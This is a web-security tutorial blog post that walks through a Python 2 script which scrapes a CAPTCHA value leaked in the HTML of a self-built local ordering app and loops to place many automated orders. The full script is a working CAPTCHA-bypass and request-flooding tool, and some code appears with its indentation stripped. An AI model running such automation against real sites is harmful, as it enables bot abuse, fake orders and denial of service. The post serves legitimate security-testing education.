
Automating Stuff with Python



.png)


Key Takeaways
- Python can significantly reduce manual effort when repetitive actions are required during security testing.
- Understanding an application's HTTP request and response flow is essential before attempting to automate it.
- Cookies and session state need to be preserved when automating multi-step web application workflows
- Routing automated requests through a proxy makes testing traffic easier to inspect and debug.
- Response parsing can be used to extract values required for subsequent requests.
- The demonstrated application's CAPTCHA implementation is ineffective because the CAPTCHA value is exposed directly in the HTML response
- Regular expressions can help extract predictable data such as CAPTCHA values and order IDs from responses.
Automating Stuff with Python
What is Automation?
The use of any machine or computer to perform your task efficiently and in very less time can be termed as automation.
Why do we need automated scripts?
Humans can do great stuff, but sometimes we are too lazy to perform some. For example, if I ask you to multiply 345*246 most of you people will open calculator in your devices to calculate the result, rather than using pen paper to solve it. So using automated scripts make our task easy and is less time consuming.
Ever wondered why do we need automated scripts is security testing?
If so then the answer to your question is here. While performing security testing you can across a task that needs to be done multiple times like placing 1 lakh orders to check that the application can be flooded with multiple request. Now, sitting and creating each and every request manually will be a very tough job. So, here we can use automated scripts to perform our job.
Why Python?
Python is a very powerful language containing many libraries. We can perform many powerful task using python and its libraries. So we do not need to write a lengthy code to perform a small task.
We have crafted a small web application having a feature of order placement.
The user need to select the quantity of item and then the user can place order.


Request

Response

Confirmation Page containing captcha
Request

Response

On filling the delivery address, phone number and solving captcha we can successfully place an order.

Application Challenge: Your task here is to place multiple orders near about say 100. How will you do this? I am sure you won’t be solving captcha yourself and filling the form each time. But yes you can write automated script to do this stuff.
Before starting with automation let’s have a look in the captcha code. The feature is protected by captcha. For automating order placement we need to crack this captcha. The captcha is 6 digit numeric code so brute forcing it will take a lot time. But wait, there is something fishy here.

Yeah, we got the captcha code in the HTML body. So we now can parse the HTML response and get this code which will now allow us to automate our stuff.
Let’s begin with the automation. We will follow below steps for automating.
- Writing code for option parser. We can use option parser to create options for our script.
- Writing code for using proxy, so the each and every request and response is passed and recorded in proxy.
- Writing code for performing GET or POST request.
- Writing code for parsing the response and getting captcha code from the response.
We can use below code for Option parser:
# Usage help summary
usage = "./%prog [] -p [proxy]"
usage += "\nExample: ./%prog -p localhost:8080"

# Parser options
parser = OptionParser(usage=usage)

parser.add_option(
    "-p",
    type="string",
    action="store",
    dest="proxy",
    help="HTTP Proxy"
)

(options, args) = parser.parse_args()
After setting the option parser we can write code for using proxy with the script.
def getProxy():
    try:
        proxy_handler = urllib2.ProxyHandler({
            "http": options.proxy
        })
    except socket.timeout:
        print("\tProxy timed out...\n")
        sys.exit(1)

    return proxy_handler
def testProxy():
print("[+] Testing proxy @ %s..." % options.proxy)
opener = urllib2.build_opener(getProxy())
try:
check = opener.open("http://www.google.com").read()
except:
check = 0
if check >= 1:
print("\tProxy is found to be working...\n")
else:
print("\tProxy failed... Exiting!\n")
sys.exit(1)Performing POST request
opener = urllib2.build_opener(
    getProxy(),
    urllib2.HTTPCookieProcessor(cj)
)

req = urllib2.Request(
    targetURL,
    data,
    headers={}
)

check = opener.open(req).read()
Now we have our basic work done. We have the script which can send request to the server and receive response from the server, option parser and proxy.
Our next task is to customize this script to perform our task. So we send below request to the server.
targetURL = "http://127.0.0.1/blog/index.php"
data = (
"margherita=1"
"&dblcheese=1"
"&farmhouse=2"
"&peppy=1"
"&mexican=3"
"&veggie=3"
"&pepper=1"
"¶dise=1"
)
respHTML = postServerResponse(
cj,
targetURL,
data
)Parse the response and get captcha code from it.
captcha = re.search(
    r"(php\?rand=)(\d+)",
    respHTML
)
Now with this captcha code we will again send the post request to the server.
targetURL = "http://127.0.0.1/blog/index.php"
data = (
"margherita=1"
"&dblcheese=1"
"&farmhouse=2"
"&peppy=1"
"&mexican=3"
"&veggie=3"
"&pepper=1"
"¶dise=1"
)
respHTML = postServerResponse(
cj,
targetURL,
data
)Parse the new response received to get the order id of the successful order placed.
captcha = re.search(
    r"(php\?rand=)(\d+)",
    respHTML
)
By combining all the modules we get below script:
#!/usr/bin/python
# Imports
import sys
import socket
import urllib
import re
import urllib2
import string
import time
import httplib
import random
from optparse import OptionParser
from cookielib import CookieJar
# ---------------------------------------------------------------------------
# Command-line options
# ---------------------------------------------------------------------------
usage = "./%prog [] -p [proxy]"
usage += "\nExample: ./%prog -p localhost:8080"
parser = OptionParser(usage=usage)
parser.add_option(
"-p",
type="string",
action="store",
dest="proxy",
help="HTTP Proxy"
)
(options, args) = parser.parse_args()
# ---------------------------------------------------------------------------
# Proxy handling
# ---------------------------------------------------------------------------
def getProxy():
try:
proxy_handler = urllib2.ProxyHandler({
"http": options.proxy
})
except socket.timeout:
print("\tProxy timed out...\n")
sys.exit(1)
return proxy_handler
def testProxy():
print("[+] Testing proxy @ %s..." % options.proxy)
opener = urllib2.build_opener(getProxy())
try:
check = opener.open("http://www.google.com").read()
except:
check = 0
if check >= 1:
print("\tProxy is found to be working...")
else:
print("\tProxy failed... Exiting!")
sys.exit(1)
# ---------------------------------------------------------------------------
# HTTP request handling
# ---------------------------------------------------------------------------
def postServerResponse(cj, targetURL, data):
if options.proxy:
try:
opener = urllib2.build_opener(
getProxy(),
urllib2.HTTPCookieProcessor(cj)
)
req = urllib2.Request(
targetURL,
data,
headers={}
)
response = opener.open(req).read()
return response
except:
print("\tProxy connection failed to remote target...")
sys.exit(1)
else:
try:
opener = urllib2.build_opener(
urllib2.HTTPCookieProcessor(cj)
)
req = urllib2.Request(
targetURL,
data,
headers={}
)
response = opener.open(req).read()
return response
except:
print("\tTarget connection failed, check your address...")
sys.exit(1)
# ---------------------------------------------------------------------------
# Order automation
# ---------------------------------------------------------------------------
def placeOrder():
cj = CookieJar()
targetURL = "http://127.0.0.1/blog/index.php"
targetURL1 = "http://127.0.0.1/blog/checkout.php"
data = (
"margherita=1"
"&dblcheese=1"
"&farmhouse=2"
"&peppy=1"
"&mexican=3"
"&veggie=3"
"&pepper=1"
"¶dise=1"
)
respHTML = postServerResponse(
cj,
targetURL,
data
)
captcha = re.search(
r"(php\?rand=)(\d+)",
respHTML
)
if captcha:
rand = random.randint(
7000000000,
9999999999
)
data1 = (
"margherita=1"
"&dblcheese=1"
"&farmhouse=2"
"&peppy=1"
"&mexican=3"
"&veggie=3"
"&pepper=1"
"¶dise=1"
"&address=sdassdce"
"&phn=" + str(rand) +
"&city=sdcefv"
"&state=rferv"
"&captcha_code=" + captcha.group(2)
)
respHTML1 = postServerResponse(
cj,
targetURL1,
data1
)
if re.search("successfully", respHTML1):
order_id = re.search(
r"(order id )(\d+)",
respHTML1
)
print (
"Order Placed successfully with order id: "
+ order_id.group(2)
)
else:
print "Order Not Placed"
else:
print "Captcha not found"
# ---------------------------------------------------------------------------
# Main
# ---------------------------------------------------------------------------
def main():
if options.proxy:
testProxy()
print("\n[+] Running Test...")
loop = input(
"Enter number of orders to be placed: "
)
for i in range(0, loop):
placeOrder()
print(
"\n[+] Automated Order Placement. Have fun!..."
)
if __name__ == "__main__":
main()Below is the screenshot for script for placing 30 orders:

References:


Questions Web Application teams ask us.
Keep Reading
.png)




We break browsers before someone else does
This is the default text value

